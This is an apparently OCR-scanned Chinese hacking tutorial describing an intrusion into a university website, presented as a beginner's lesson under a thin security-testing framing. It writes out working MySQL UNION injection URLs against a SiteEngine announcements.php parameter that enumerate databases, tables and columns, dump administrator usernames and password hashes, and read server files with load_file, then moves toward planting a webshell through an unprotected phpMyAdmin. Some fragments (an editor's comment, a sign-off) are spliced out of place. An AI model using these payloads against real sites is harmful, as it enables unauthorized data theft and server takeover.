其实不然，网络安全技术和黑客攻击技术是在同步发展，都是相互推动的，在做好了完整的安全防护外，我们还需要对系统的关键部分进行模拟的入侵测试，以找出系统存在的安全隐患并加以修复。人的意识最重要，别总是把希望寄托于强悍的杀毒软件和坚固的防火墙。

下面我将给新手朋友介绍下MYSQL5+PHP环境下的入侵技术，测试目标就是XX大学主站，之前朋友就叫我检测下该站的安全性了。现在用PHP的站越来越多，它运行效率高，消耗系统资源比较低，再加上MYSQL是免费的数据库，PHP+MYSQL组合便成了黄金搭档！它们的安全问题也尤为重要，下面就简单介绍下基本的入侵思路和MYSQL5注射技巧。

一、扫描并注射

既然是安全检测，肯定要用到网络安全扫描器进行系统信息收集。通过PING命令很轻松的得到该站IP地址，扫描软件我就用尖刀端口扫描器，速度快的它可以提高我们的入侵效率，扫描结果如图1。

目标机器只对外开放了三个端口，溢出漏洞就别想了，这里就只留给我们两个端口可以突破。暴力破解终端密码？貌似我还没见人那样做。我选择直接从80端口渗透进去！不知道目标站点的脚本程序安全怎么样。

打开主站，是PHP的页面，后台数据库很可能是MYSQL。主机限制了3306端口对外开放，管理员对敏感端口的基本安全意识还是有的嘛！翻看了几个页面，发现很多页面都是动态的，随即测试几个页面，看是否存在注射漏洞。结果不行，接着打开啊D注射器，在页面里输入百度，让百度大哥帮我们搜索下该站的




图1

者天阳网络技术联盟（www.tian6.com）和我讨论，我们共同进步。

编辑点评：

作者本机装一个ORACLE吧，然后试一下网上linux在注入点直接获取webshell，或执行系统命令的一些方法。

动态链接页面，而啊D兄弟负责检测连接是否存在注射。

使用格式为：site:XX.COM INURL:PHP]，结果什么也没找到。随即在登录页面测试了几个弱口令，也无功而返。在要关闭该站页面的时候，突然发现后台登录栏显示了该站程序的版本，如图2。

原来该站使用的是网上的SITEENGINE版本，现在很多高校都喜欢使用网上的版本来修改。一旦骇客发现其中的漏洞，同样你的站点也会受到威胁。

马上打开百度，搜索该版本的信息，发现网上已经




图2




图3

有人对这套程序的漏洞研究过了，公布了漏洞文件，不过利用的详细信息并没有公布。我看了下官方，也出了相应的补丁。

漏洞原因是announcements.php这个文件的ID参数没有严格过滤，导致严重的SQL注射漏洞。提交网上简单的测试语句：announcements.php?id=1%bf%27%20and%201=2%20%20UNION% 20select%201,2,3,4,5,6,7,8,9,10,11%20/*，显示如图3。

在图3中显示了数字8和3，利用它们就可以显示出我们想要的信息，我们来看下当前数据库的版本和连接数据库的用户。在URL连接的3和8数字处插入version()和user()后进行访问，返回结果如图4。




图4

数据库是ROOT用户连接的，权限很高，MYSQL数据库的版本是5.0。手工测试起来实在是麻烦，我们用工具跑吧！随即调用了几款常用的PHP注射工具，测试后发现都不能注射。看来只有手工注射了，这样也可以锻炼我们对SQL语句的理解。




图5

该数据库是

MYSQL5版本的数据库，别看是新版本的数据库，如果你懂得技巧的话，很快就可以搞定它。我们用load_file()这个函数来读取系统文件的版本，就读取c:\boot.ini这个文件吧。路径名称用工具转换为ASCII码，如图5。

然后我们插入到数字8的位置，提交即可显示出C:\boot.ini的信息，如图6。




图6

二、猜解用户密码

根据显示信息，我们知道是WIN2003的服务器。下面我们来手工查找数据库中有哪些库，找出我们当前使用的库，好进一步渗透。构造如下语句依次查看库名：

```
1、announcements.php?id=1%bf%27%20and%201=2%20%20UNION%20select/**/1,2,version(),4,5,6,7,SCHEMA_NAME,9,10,11/**/%20from/**/information_schema.SCHEMATA%20limit%201,1/*
2、announcements.php?id=1%bf%27%20and%201=2%20%20UNION%20select/**/1,2,version(),4,5,6,7,SCHEMA_NAME,9,10,11/**/%20from/**/information_schema.SCHEMATA%20limit%202,1/*
3、announcements.php?id=1%bf%27%20and%201=2%20%20UNION%20select/**/1,2,version(),4,5,6,7,SCHEMA_NAME,9,10,11/**/%20from/**/information_schema.SCHEMATA%20limit%20X,1/*
```

要想查看哪个库名，只需要修改相应的limit X(库位置，就是你想查询第X个库的名字)。我通过改变LIMIT查询的条件获取了所有的库名：**dedecmsv51utf8 dedev51freesp1mysql mzdx test test-old uutest**。

我们已经知道了库名，现在来获取库中的表名，语句如下：

```
announcements.php?id=1%bf%27/**/and/**/1=2/**/UNION/**/select/**/1,2,version(),4,5,6,7,TABLE_NAME,9,10,11/**/from/**/information_schema.TABLES/**/where/**/TABLE_SCHEMA=0x74657374/**/limit/**/8,1/*
```




图7

以上语句是获取TEST库中的第一个表名，库名要用HEX值，如果想查找第二个表名就改变LIMIT的参数。经过我的耐心查询，终于在库中找到了存放管理员的表名，表名为：**eachway_members**。

我们知道，数据是存放在字段里的，现在已经获取了管理的表名，最后就只能查字段了。字段查询语句构造如下：

```
announcements.php?id=1%bf%27/**/and/**/1=2/**//**/UNION/**/select/**/1,2,version(),4,5,6,7,COLUMN_NAME,9,10,11/**/from/**/information_schema.COLUMNS/**/where/**/TABLE_NAME=0x6561636877617795F6D656D62657273/**/limit/**/1,1/*
```

记得把表名转换成HEX值后再查询，该条语句是查询第一个字段名。如果想查找第N个，请改变LINIT参数来查询。如图7，显示第一个字段是USERNAME。

使用以上的查询方法我获取了管理员表中的关键字段：**uid、usernem、password**等，现在万事俱备，只需我们构造查询的语句了。语句构造如下：

```
announcements.php?id=1%bf%27/**/and/**/1=2/**//**/UNION/**/select/**/12,username,4,5,6,7,password,9,10,11/**/from/**/eachway_members/*
```

如果想爆出多个管理密码信息请自己修改语句，相信大家都会，这里就不再废话。爆出管理用户名和密码如图8，密码是MD5加密的，我们需要解出明文密码才能在后台成功登录。

破解MD5密码建议到CMD5.ORG上去，我把那个MD5放到上面去解，解出了但是要收费，郁闷的很。先暂时放一下，一般网站都使用PHPMYADMIN来管理数据库，我们来看看这个站是否安装了。

三、数据库执行命令

在域名后面加上PHPMYADMIN，直接进去了，没有任何验证。这里可以对数据库进行全部的操作，不知道管理是怎么配置的，还是有恶意入侵者进入后故意那样设置的，这个就不得而知了。




图8

既然有数据库的操作权，而且PHPMYADMIN也提供SQL查询的功能，我们何不用它来获得我们的WEBSHELL呢？用PHPMYADMIN导出一句话木马必须知道WEB的路径，phpmyadmin爆路径方法一般为：**weburl+phpmyadmin/themes/darkblue_orange/layout.inc.php**，结果显示该网页无法找到，看

